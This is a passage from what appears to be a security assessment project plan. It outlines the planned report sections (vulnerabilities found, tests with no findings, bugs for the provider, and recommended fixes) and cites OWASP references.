There will be a part in the finished product that will list all the vulnerabilities that is found in the IT systems. There should also be a list of all the tests that was done, where no vulnerabilities where found. This will give the reader an overview of how secure the IT system is. There will also be a list of bugs for the service provider to fix.
- **Recommended changes to fix vulnerabilities found.**
In the end it is important to give the reader some recommendations to fix the vulnerabilities found in the system. This will give the reader a clue to what kind and how much work that needs to be done.

7. References

OWASP Top Ten (2020) Available at: <https://owasp.org/www-project-top-ten/> (accessed: 23.01.2020)

Testing Checklist (2014) Available at: https://wiki.owasp.org/index.php/Testing_Checklist (accessed: 23.01.2020)

